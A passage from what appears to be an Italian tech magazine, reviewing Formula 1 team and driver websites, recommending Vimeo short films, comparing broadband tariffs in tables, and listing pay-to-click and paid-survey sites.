McLaren si presenta in Rete con un sito dall'impaginazione lineare e ordinata, dominato da un gigantesco banner contenente le notizie più recenti. Ti suggeriamo, tuttavia, di non farti ingannare dall'apparente povertà di contenuti. Cliccando su **Heritage**, infatti, accederai a un menu contenente tonnellate di informazioni sulla storica scuderia britannica. Particolarmente interessante la sezione **Cars**, dove puoi trovare tutte le vetture McLaren illustrate attraverso immagini enormi e lunghissime descrizioni testuali. Degna di nota anche la sezione dedicata alla vettura attuale, che contiene una sua rappresentazione 3D ruotabile a 360 gradi. Costante in tutte le pagine del sito è la presenza del negozio, che ti ricorda quali prodotti correlati alle informazioni che stai leggendo è possibile acquistare. Anche quest'anno il sito ospita una web app attiva durante le gare, che mostra in tempo reale i dati telemetrici delle vetture.

SEBASTIAN VETTEL

ESSENZIALISMO TEUTONICO

http://sebastianvettel.de

Il sito del quattro volte campione del mondo di Formula 1 continua a non rispecchiare il successo e la popolarità del pilota teutonico, presentandosi assai scarno di contenuti interessanti. Strutturalmente offre un'impaginazione di stampo tradizionale, dominata da un box dedicato alle novità e piccole finestre che rimandano alle varie sezioni del sito. Queste comprendono un box dedicato ai prossimi appuntamenti del pilota, una galleria fotografica e una collezione di video. Le pagine più interessanti rimangono ancora quella contenente i caschi utilizzati in gara e quella dedicata ai fan. All'interno di quest'ultima puoi scaricare gli autografi sempre aggiornati di Sebastian Vettel in formato PDF, pronti per essere stampati.

Jaggat Rashidi / Shutterstock.com

MERCEDES

L'ASPETTO SOCIAL DELLA F1

www.mercedesamgf1.com

Il sito della storica casa automobilistica tedesca offre ai suoi fan pagine ricche di contenuti. Le notizie più importanti relative alla scuderia sono messe in evidenza attraverso foto giganti nella sezione superiore della pagina principale. Quest'ultima ospita l'immancabile conto alla rovescia alla prossima gara, la cui sezione non contiene tuttavia la quantità di informazioni dei siti delle scuderie concorrenti. Grande spazio è riservato alle reti sociali, con collegamenti diretti agli account Facebook, Twitter, Google+, YouTube e Instagram. Il sito contiene anche un'ampia collezione fotografica, sia delle vetture attuali, sia di quelle storiche. Se sei alla ricerca di foto per la scrivania del tuo PC, puoi trovarle nella sezione **Wallpapers**, già ritagliate nei formati più utilizzati da PC, tablet e smartphone.

DA NAVIGARE

In attesa dell'app ufficiale del campionato di quest'anno, puoi installare ESPNF1 sul tuo dispositivo portatile (Android e iOS): una delle migliori applicazioni gratuite dedicate alla Formula 1.

RED BULL RACING

DOMINATRICE INCONTRASTATA

www.infiniti-redbullracing.com

La scuderia vincitrice degli ultimi quattro campionati si appresta a tornare in pista più agguerrita che mai, forte di una nuova vettura rivoluzionaria (la RB10) e dell'acquisizione del pilota Daniel Riccardo in sostituzione di Mark Webber. Una serie di cambiamenti, quindi, evidenziati anche nel sito ufficiale attraverso articoli ricchi di immagini e informazioni. Nella pagina principale, inoltre, puoi trovare riquadri dedicati alle pubblicazioni eseguite su Facebook, Twitter e Google+, così da assicurarti di non perdere nessuna novità nel marasma delle notifiche quotidiane che ricevi dalle tue reti sociali. Il sito contiene anche varie informazioni sul Gran Premio, incluse le mappe dei circuiti e delle località che li ospitano. Se sei un vero fanatico del team Red Bull Racing, non puoi esimerti dal visitare lo store interno, dove trovare gadget, accessori e capi di abbigliamento da acquistare direttamente online.

FERRARI

UN SITO RAMPANTE!

http://formula1.ferrari.com

Il sito ufficiale della scuderia Ferrari contiene tutto quello che un fanatico della rossa di Maranello può chiedere. Nella sezione superiore trovi l'elenco dei prossimi Gran Premi, che si espande in pagine dedicate a ogni circuito. Seguono una sezione di news, una galleria di video e una collezione fotografica. Di grande interesse le pagine **Storia**, per ripercorrere gli oltre 50 anni di vita della Formula 1 attraverso testi e immagini. Al loro interno trovi un'ampia sezione dedicata a tutte le monoposto del cavallino rampante e ai loro piloti. L'arrivo della F14 T è stato evidenziato nel sito con una nuova area esclusivamente dedicata alla neonata monoposto Ferrari. Cliccando sul relativo banner puoi accedere a foto, video e informazioni tecniche, oltre che a un'accurata riproduzione in 3D della vettura.

Ferenc Szelepcsenyi / Shutterstock.com

FERNANDO ALONSO

LA SPERANZA DEL CAVALLINO

www.fernandoalonso.com

Nonostante sia il pilota della più celebre scuderia automobilistica italiana, il sito di Fernando Alonso continua a essere disponibile solo in inglese e spagnolo. Il sito del pilota ispanico è utilizzato principalmente per diffondere notizie che lo riguardano, come il recente test della F14 T. La pagina principale ospita anche una galleria fotografica, un archivio di podcast e i collegamenti diretti ai suoi account delle reti sociali più note. Dal suo canale YouTube trasmette saltuariamente dei video in cui risponde alle domande dei fan associate all'hashtag **#preguntaAlo**.

Jaggat Rashidi / Shutterstock.com

LEWIS HAMILTON

PAROLA ALLE IMMAGINI

www.lewishamilton.com

Il sito di Lewis Hamilton spicca per un'impostazione prettamente fotografica, da cui traspare l'estro artistico del pilota. Rispetto ai siti dei suoi colleghi, i contenuti sono aggiornati con una frequenza quasi quotidiana attingendo anche dai suoi account Twitter, Instagram, Google+ e Facebook. Puoi trovare quindi non solo informazioni istituzionali, ma anche foto private, citazioni, nonché materiale fotografico inviato dai fan. Singolare per il sito di un pilota automobilistico è la presenza di una sezione dedicata alla musica, che cataloga le sue playlist Spotify, pubblicando inoltre contenuti promozionali in favore del fratello musicista.

SUL WEB La Rete offre svariate simulazioni manageriali di F1. Tra le più popolari vi sono **www.mygpteam.com**, **www.f1-tm.com** e **www.gpro.net**.

DANIELLE

A VISTA D'OCCHIO


http://vimeo.com/74033442

Attraverso questo cortometraggio intitolato "Danielle", Anthony Cerniello è riuscito a catturare gli impercettibili effetti dell'invecchiamento su una persona. Il processo di realizzazione si appoggia unicamente su time-lapse e morphing. Per invecchiare la protagonista ha catturato foto di diversi componenti della sua famiglia fondendole assieme con risultati spettacolari.

MIRROR CITY TIMELAPSE


CALEIDOSCOPIO URBANO

http://vimeo.com/70573323

La Rete è piena di video concernenti panorami urbani realizzati con la tecnica del time-lapse. Pochi, tuttavia, possono vantare la qualità artistica di Mirror City. Michael Shainblum non si è limitato ad acquisire migliaia di foto, ma le ha anche modificate una a una aggiungendo un effetto speculare e sincronizzando il video con la musica, generando così un incredibile caleidoscopio di luci e suoni.

BOX

REALE O DIGITALE?

http://vimeo.com/75260457

Box è un cortometraggio ideato per dimostrare le potenzialità del projection mapping. Questa tecnica consiste nel proiettare immagini su un oggetto così da modificarne l'aspetto. L'illusione ottica così generata è sorprendente, al punto da sembrare un effetto generato al computer aggiunto in postproduzione. In realtà, l'intero video è stato ripreso dal vivo!

ADVENTURE IS CALLING

IL RICHIAMO DELL'AVVENTURA

http://vimeo.com/76820114

Il fotografo Shane Black ha deciso di affrontare un viaggio attraverso 32 stati degli USA percorrendo oltre ventimila chilometri. Ogni volta che il gruppo si accampava, Black scattava foto dei panorami, fino ad accumulare ben diecimila scatti. Queste immagini sono state poi trasformate in uno spettacolare cortometraggio realizzato con la tecnica time-lapse, che permette di ammirare in cinque minuti alcuni tra i più bei scenari offerti dal territorio statunitense. Una sorta di turismo virtuale in formato espresso: imperdibile!

PROTEIGON

ORIGAMI ESTREMO

http://vimeo.com/33480080

Realizzare un filmato in stop motion con un essere umano come protagonista presenta come difficoltà primaria la necessità di rendere i movimenti della persona il più naturale possibile, nonostante le immagini che compongono il video siano state acquisite come singoli scatti. Una sfida che Steven Briand ha superato brillantemente, come dimostra il suo cortometraggio Proteigon. In questo video si vede un uomo alle prese con un cubo magico che cambia continuamente forma, trasformandosi e moltiplicandosi tra le mani del protagonista. Tutto questo senza che le movenze di quest'ultimo risultino eccessivamente legnose o innaturali. Un capolavoro!

ADDRESS IS APPROXIMATE

IN VIAGGIO CON STREET VIEW

http://vimeo.com/32397612


Un piccolo giocattolo newyorkese utilizza un iMac e Google Street View per sognare di raggiungere la costa pacifica degli Stati Uniti, così da immergersi nel tepore delle sue infinite spiagge assolate. Lo aiutano a immedesimarsi in questo suo viaggio virtuale tutte le suppellettili presenti nella stanza, ricreando il tramonto del sole o la vegetazione attorno alla strada. Sfruttando soltanto la tecnica "Stop motion", Tom Jenkins è riuscito a creare un cortometraggio dal fascino magnetizzante, degno delle migliori produzioni Pixar. Assolutamente da vedere!

7D 2000 FPS

UNA MOVIOLA A 2000 FRAME AL SECONDO

http://vimeo.com/17439665

Twixtor è un plug-in per Adobe After Effects che consente di realizzare moviole con altissime frequenze di fotogrammi al secondo, permettendo così di evidenziare il comportamento di oggetti che passano normalmente inosservati a causa della loro velocità (le gocce di pioggia, gli schizzi di una pozzanghera e così via...). Oton Bacar, utilizzando una fotocamera Nikon 7D, ha ripreso le acrobazie di un amico con la sua BMX per poi rallentare il tutto portandolo a ben duemila fotogrammi al secondo. Il risultato è stato pubblicato in HD su Vimeo per la nostra felicità.

SUL WEB Per non perdere i video più popolari di Vimeo controlla periodicamente i canali http://vimeo.com/channels/thebvv, http://bestofvimeo.blogspot.com.ar e http://vimeo.com/channels/staffpicks.

OFFERTE ADSL per tutte le

Questo è un mese in cui gli operatori hanno apportato varie modifiche ai propri listini. Molti hanno aggiunto chiamate illimitate verso i cellulari, mentre sono diventati un po' più abbordabili i prezzi della fibra ottica Telecom. Infostrada, invece, ha puntato a semplificare le offerte.

OPERATORE	OFFERTA	VELOCITÀ	COSTI AL MESE SE NON DIVERSAMENTE INDICATO	NOTE
ARUBA	Adsl 7 Mb	7/0,384 Mbps	18,03 euro	Modalità Fast, 1 e-mail
EHIWEB	Geo Adsl	7/0,512 Mbps	24,89 euro. 18,89 euro al mese per i primi sei mesi	1 numero geografico con chiamate nazionali (scatto alla risposta 9,6 cent)
	Geo Adsl 10 Mega	10/1 Mbps	27,89 euro, 21,89 euro al mese per i primi sei	" ma disponibile solo in alcune città
FASTWEB	Jet	Fibra a 10/10 o 100/10 Mbps	25 euro al mese per 12 mesi (dopo: 35,29 euro)	Numero telefonico con illimitate chiamate nazionali (scatto alla risposta 18 cent)
	Super Jet	"	25 euro al mese per 12 mesi (dopo: 45,37)	Le chiamate sono senza scatto e ci sono 60' al mese verso tutti i cellulari
	Joy	"	19 euro al mese per sei mesi (dopo: 29,24 euro al mese)	4 e-mail da 1 GB, modem Wi-Fi, 1 GB di traffico internet mobile
MC-LINK	Family	7/0,256 Mbps	38,72 euro	1 dominio, 25 MB di spazio Web, 20 e-mail da 1 e 2 GB con antivirus e antispam
NGI	Formula7	7/0,512 Mbps	19,8 euro	e-mail da 1 GB, attivazione Fast facoltativa
	Formula Power	20/1 Mbps	59,78 euro	"
	Formula 20	20/1Mbps	23,79 euro	"
	Formula&Parla	20/1 Mbps	48,68	", più illimitate chiamate verso numeri di rete fissa nazionali
TELETU	Tutto per Te	7/0,384 Mbps	24,90 euro al mese per chi si abbona in questo periodo	Illimitate telefonate su rete fissa nazionale (scatto alla risposta 18 cent) in VoIP
	Tutto Compreso	7/0,384 Mbps	29,90 euro al mese per chi si abbona in questo periodo	", ma le telefonate sono senza scatto
	Adsl senza Limiti	7/0,384 Mbps	19,90 euro al mese	5 e-mail da 30 MB. No canone Telecom
TELECOM ITALIA	Alice 7 Mega	7/0,384 Mbps	20,12 euro (gratis per 5 mesi per abbonamenti online)	1 casella da 3 GB con antivirus e antispam
	Tutto	7/0,384 Mbps	44,90 euro (29 euro al mese per un anno)	", più illimitate chiamate su fissi nazionali e cellulari. Canone già compreso
	Internet Senza Limiti	7/0,384 Mbps	38,21 euro (19,90 euro al mese per sei mesi)	", ma le chiamate hanno 16 cent di scatto alla risposta
	Opzione Super Internet	10/1 Mbps	4,04 euro al mese in più sul canone di una flat 7 Megabit	"
	Opzione Super Internet 20 Mega	20/1 Mbps	5,04 euro al mese in più sul canone di una flat 7 Megabit	"
	Opzione Play	Pari all'Adsl a cui si abbina	3 euro in più al mese sul canone di un'Adsl a scelta	", latenza ridotta del 40 per cento per migliorare gioco online e VoIP
	Night&Weekend	640/256 Kbps	10,03 euro, 9,08 euro di attivazione	"
	Tutto Fibra	30/3 Mbps (solo in alcune città)	54,90 euro al mese, 39 euro al mese per sei mesi	Modem Wi-Fi, illimitate chiamate nazionali fisse e verso cellulari senza scatto
	Internet Fibra	"	49,90 euro al mese, 29 euro al mese per sei mesi	Modem Wi-Fi, illimitate chiamate nazionali fisse (16,13 cent scatto alla risposta)
	Tutto Fibra Plus	100/10 Mbps (solo Milano)	69 euro al mese, 49 euro al mese per sei mesi	Come tutto fibra
TISCALI	8 Mega (promo low cost)	8/0,512 Mbps)	9.95 al mese. 4,95 euro al mese per i primi quattro	1 casella da 10 GB con antivirus e antispam, 100 MB di spazio Web
	20 Mega	20/1 Mbps (Solo su rete Tiscali)	25,17 euro. 9.95 al mese per i primi due	"
	Tutto Incluso Light	20/1 Mbps (Solo su rete Tiscali)	32,95 euro. 19,95 al mese per due anni	", più illimitate telefonate su fissi e 500'/mese su cellulari (20 cent alla risposta)
	Tutto Incluso	20/1 Mbps (Solo su rete Tiscali)	42,95 euro. 27,95 euro al mese per due anni	", ma senza scatto alla risposta e 60 minuti ai cellulari. No canone Telecom
	Tutto Incluso Full	"	49,95 euro al mese, 29,95 euro al mese per due anni	" ma verso i cellulari sono mille minuti
VODAFONE	Adsl e Telefono Senza Limiti	20/1 Mbps	35 euro al mese per chi si abbona subito	Chiavetta Internet key inclusa e 2 GB al mese alla velocità di 14 Mbps
	Adsl e telefono Start	20/1 Mbps	42 euro al mese per chi si abbona subito	
	Adsl	7/0,512 Mbps	33 euro (23 euro al mese per i primi sei mesi)	Come sopra, ma senza telefonate né linea voce
	Adsl e telefono completo	20/1 Megabit	45 euro al mese (38 euro al mese per chi si abbona subito	Come Adsl e Telefono Senza Limiti, 1000 minuti verso cellulari di altri operatori
	Vodafone Fibra e telefono 100	100/20 Megabit)	45 euro al mese, 39 euro al mese per un anno	Come Adsl e Telefono Senza Limiti
	Fibra e telefono Start	30/10 Megabit (solo in alcune città)	39 euro al mese, 32 al mese per 6 mesi	Come Adsl e telefono Start
	Fibra e telefono Senza limiti	"	45 euro al mese, 39 al mese per 6 mesi	Come Adsl e telefono senza limiti
WIND	Happy No Limit	640/256 Kbps	22,95 euro. Più 1,90 euro per ogni ora di connessione	1 e-mail 1 GB, 150 MB di spazio Web. Illimitate chiamate nazionali su rete fissa
	Adsl Flat	7.048/512 Kbps	20,12 euro	3e-mail da 1 GB, con antivirus e antispam, 150 MB di spazio Web
	Adsl 20 Megabit	20/1 Mbps	25,16 euro, primi due mesi gratis	"
	All Inclusive Unlimited	20/1 Megabit	36,95 euro al mese. 10 euro di attivazione	", più chiamate illimitate fisse e verso cellulari italiani. No canone Telecom
	Super All Inclusive unlimited	20/1 Megabit	49,95 euro al mese in promo in questo periodo	Come All Inclusive Unlimited, in più una sim con chiamate, sms e internet illimitati
	Absolute Adsl	20/1 Megabit	26,95 euro al mese. 10 euro di attivazione	Illimitate chiamate a fissi e cellulari nazionali (scatto alla risposta 18 cent)
	Super Absolute	20/1 Megabit	39,95 euro/mese. 10 euro di attivazione	", più una sim Wind con 900 minuti, 900 sms e internet illimitato (velocità tagliata dopo 2 GB)
	Super Happy Italy	1,2/0,256 Mbps	14,95 euro al mese, più 3,17 cent per ogni minuto in Adsl	"

CI SONO (QUASI) TUTTE
Le offerte in tabella rappresentano una selezione non esaustiva delle principali promozioni per Internet Mobile presenti sul mercato. Per eventuali aggiornamenti consigliamo di visitare i siti ufficiali dei vari operatori.

ADSL TOP

WIND INFOSTRADA ABSOLUTE ADSL: 20/1 Megabit a 26,95 euro al mese. Con chiamate illimitate a fissi nazionali, Europa Occidentale e Nord America, cellulari nazionali al solo scatto alla risposta (18 cent).

tasche

BANDA GARANTITA	SITO
No	www.aruba.it
128 Kbps	www.ehiweb.it
"	
5,7/5,7 Mbps su fibra	www.fastweb.it
"	
"	
256 Kbps	www.mclink.it
128 Kbps	www.ngi.it
512 Kbps	
256 Kbps	
256 Kbps	
2,5/0,2 Mbps	www.teletu.it
"	
"	
2,1/0,2 Mbps	www.telecomitalia.it
"	
"	
3,2/0,4 Mbps	
7,2/0,4 Mbps	
Pari all'Adsl a cui si abbina	
450/100 Kbps	
21/1,2 Mbps	
"	
4,5/0,328 Mbps	www.tiscali.it
10,4/0,538 Mbps	
"	
"	
"	
2,1/0,2 Mbps	www.vodafone.it
"	
"	
Velocità reale	
450/100 Kbps	www.wind.it
3,7/0,41 Mbps	
10,4/0,8 Mbps	
10,4/0,8 Mbps	
"	
"	
"	
32 Kbps	

"ADSL" low cost

TUTTE LE TECNOLOGIE PER NAVIGARE SUL WEB IN BARBA AL DIGITAL DIVIDE. ECCO LE PIÙ CONVENIENTI PER NON RESTARE SENZA INTERNET!

Ci sono ancora 2,4 milioni di italiani non coperti da reti a banda larga degne di questo nome, che siano in grado cioè di dare almeno 2 Megabit reali. Il numero sale a 4,8 milioni se consideriamo gli italiani non coperti da ADSL da 2 Megabit in su. Sono dati dell'ultimo Osservatorio Banda Larga di Between e ci dicono che ancora una gran parte degli italiani è coperta solo da connessioni alternative all'ADSL: Umts/Hspa (Internet mobile) fino a 42 Megabit (teorici) o "fixed wireless" (WiMax o simile). Ovviamente, tutto il territorio è coperto dalla connessione satellitare, i cui prezzi e condizioni continuano a migliorare. Insomma, magari ci disperiamo perché non abbiamo l'ADSL o perché la nostra va a velocità risibile (capita nelle zone periferiche, dove i doppini telefonici sono molto lunghi)... e non sappiamo che possiamo avere la banda larga sfruttando altre tecnologie. Idea Web ha voluto quindi fare un quadro delle alternative, mettendo a confronto un po' di tutto: ADSL, rete mobile, fixed wireless, satellite, fino ad arrivare alle tecnologie di nuova generazione (4G e fibra ottica). Per tutte, abbiamo scelto l'offerta più economica (al momento in cui scriviamo). Nel caso dell'ADSL, ci sono due possibilità: con o senza linea telefonica inclusa. A sorpresa, il risparmio maggiore è con le ADSL che includono chiamate al solo scatto alla risposta (si parte da Teletu, con 24,90 euro al mese e 7 Megabit; per avere 20 Megabit si spendono 2 euro in più con Wind). Anche se siamo coperti da una buona ADSL, può valere la pena dare un'occhiata alle offerte con tecnologie alternative, per provare a risparmiare. È possibile farlo, in certe situazioni. Su rete mobile dobbiamo accontentarci di qualche GB di traffico mensile, quindi non è la soluzione ottimale per chi fa molto video streaming, scarica musica e film. 3 Italia è l'operatore più economico per l'Internet mobile: a partire da 5 euro al mese per avere 3 GB di traffico su chiavetta. Vogliamo di più? Con 3 possiamo arrivare a 500 MB al giorno, per 14 euro al mese, e comunque risparmieremmo rispetto all'ADSL. Le velocità sono ormai simili a quelle di un'ADSL 7 Megabit, secondo un test curato da Agcom a fine 2013. Sono tuttavia più altalenanti di quelle ADSL. Gli operatori tendono inoltre a penalizzare la velocità per chi scarica molto o per le applicazioni peer to peer (si vedano le note contrattuali, per questi limiti). L'ADSL resta insomma superiore alla rete mobile per chi vuole avere massima libertà. La selezione dell'offerta più economica per le tecnologie alternative all'ADSL non è banale, perché quelle dei vari operatori non sono realmente comparabili: differiscono infatti per copertura. Per esempio, se siamo in una zona non raggiunta dalla rete 3, è ovvio che dovremo cercare su altri operatori l'offerta più economica. Questo principio è vero in particolare per il WiMax, la cui copertura è a macchia di leopardo e variabile tra gli operatori. Abbiamo scelto l'offerta di Aria, come la più economica, ma è possibile che non tutti gli interessati siano coperti da questo operatore. Allora, controlliamo la copertura di Ngi o Linkem, i principali concorrenti. Come si vede, i prezzi sono in genere più alti rispetto alla rete mobile, ma il WiMax dà un'esperienza d'uso come l'ADSL, senza limiti. Al contrario, ne ha tanti l'ultima spiaggia per chi non è coperto da banda larga: il satellite. Troveremo offerte che rallentano la connessione dopo un tot di GB o che penalizzano certe applicazioni. Anche qui, però, è possibile risparmiare: l'ultima novità è l'offerta giornaliera di Open-Sky. All'opposto, ci sono le tecnologie in fibra o su rete mobile 4G, per chi vuole il meglio ed è disposto a spendere qualcosa in più.

OFFERTE PER NAVIGARE OVUNQUE

OPERATORE	TECNOLOGIA	OFFERTA	VELOCITÀ	COSTI	NOTE
Fastweb (www.fastweb.it)	ADSL	Joy	20/1 Megabit	29,24 euro/mese (19 al mese per sei mesi)	-
TeleTu (www.teletu.it)	ADSL più telefono	Tutto per te	7/0,512 Megabit	24,90 euro/mese	Include illimitate chiamate a fissi nazionali al solo scatto alla risposta (18 cent)
3 Italia (www.tre.it)	Umts/Hspa	Super Internet 3 GB	Fino a 42 Megabit (teorici)	5 euro/mese	3 GB al mese
	4G (Lte)	Web Senza Limiti più opzione 4G	Fino a 100 Megabit (teorici)	15 euro/mese	500 MB al giorno
Aria (www.ariamax.it)	WiMax	Smart Basic Plus	7/0,512 Megabit	14,95 euro/mese	Include chiamate fisse illimitate al solo scatto alla risposta (12 cent)
Open Sky (www.open-sky.it)	Satellite	Daily Flat	8/2 Megabit	12,20 euro/mese, più 2,2 euro per ogni giorni di accesso (gratis i primi due al mese), più 81,5 euro di attivazione	P2P permesso solo dalle 7 alle 23. Velocità su video streaming ridotta
Fastweb (www.fastweb.it)	Fibra ottica (Vdsl2)	Joy con fibra	20/10 Megabit	29,24 euro/mese (19 al mese per sei mesi)	5 euro/mese in più per i 100 Megabit (gratis primo anno)

SUL WEB Per essere sempre informato sulle ultime novità Adsl e confrontare le tariffe, visita il sito www.migliori-offerte-adsl.it.

Guadagnare navigando!

Non ci diventi ricco, ma se hai tempo perché non provare? Ecco i migliori siti di Pay per clic, sondaggi online ecc.

OLTRE 100 DOLLARI L'ANNO!

www.neobux.com

Neobux è un servizio PTC (**Pay To Click**) che offre un'ampia gamma di affiliazione. Si può partire dal semplice utilizzo, come utente standard, visionando la pubblicità presente sul sito. Ciascun utente può affiliare altre persone, ricavando una percentuale dalle loro visite. Ciascun clic paga da 0.001 a 0.020 dollari. Ad esempio, con una media di 2 clic al giorno, e 25 referal, un utente standard può guadagnare oltre 100 dollari l'anno. Il pagamento minimo è di 2 $, che aumentano man mano di 1 $ per arrivare alla somma minima di 10 $ per i pagamenti successivi. I soldi vengono accreditati tramite Paypal, Payza o Neteller.

PIÙ CLICCHI, PIÙ GUADAGNI

http://wad.ojooo.com

Il funzionamento di **Ojooo watching ads** è molto semplice. Ci si registra e si guarda la pubblicità per il tempo indicato da un contatore. Si può guadagnare fino a 0,03 $, con la visione di banner pubblicitari per 60 secondi. Unico limite: si può visionare un solo banner per volta. Il pagamento minimo è di 1 $. Ottenuto un pagamento, però, si deve aspettare almeno un mese per ottenere il successivo. I soldi sono accreditati tramite Paypal o Payza. Si possono aumentare i propri guadagnati diventando membro premium e affiliando altre persone (referal), vedendosi riconosciuta una percentuale sulla loro navigazione.

ANCHE SU SMARTPHONE

www.surveysonthego.com

Surveys on the go è un servizio di pubblicità e sondaggi di opinioni, disponibile come app sia per iOS che per Android. L'app può essere scaricata dai rispettivi store. Ci si registra, si scelgono le categorie di proprio interesse e si guadagna in diversi modi: guardando video pubblicitari, o installando coookie (a scapito della propria privacy) o rispondendo a sondaggi di opinioni, indagini di mercato ecc. Nel caso di risposte via e-mail, si può guadagnare anche 3 dollari per la compilazione di un questionario. Non ci sono limiti minimi nei pagamenti, i quali avvengono attraverso Paypal.

IN BREVE

FARE SOLDI CON L'E-MAIL

www.donkeymails.com

Si tratta di un servizio che permette di guadagnare soldi semplicemente ricevendo e-mail e leggendone il contenuto. Non è richiesto nient'altro. Ogni email letta produce un credito di punti che vengono poi convertiti in denaro (3 $ per 1.000 crediti). Il pagamento minimo è di 1 $. I circuiti usati sono Egopay, PerfectMoney, Paypal e Payza.

GUADAGNO FACILE FACILE

www.clikz4freakz.com

È servizio che sta riscuotendo un buon successo. Il payout si raggiunge facilmente grazie ai numerosi clic giornalieri che permettono di guadagnare crediti convertibili in denaro. Il payout minimo è di 3 $ che diventano 2 $ per i successivi. I pagamenti sono disponibili sui circuiti Paypal e Payza.

REFERAL ILLIMITATI!

www.open23.com

Open23 offre fino a 0,07 $ per clic, con la possibilità di guadagnare su un numero illimitato di referal, fino a 0,01 $ per clic. Il payout minimo è di 2 $. I soldi possono essere accreditati su Paypal, Payza ed Egopay. Unica attenzione, l'e-mail di registrazione deve coincidere con quella del processore di pagamenti.

SUL WEB **Nielsen digital voice** (**http://digitalvoice.nielsen.com**) è un servizio di Pay to clic e Pay to read che retribuisce gli utenti con premi disponibili sul sito o su siti dei partner: i crediti maturati possono essere convertiti in acquisti.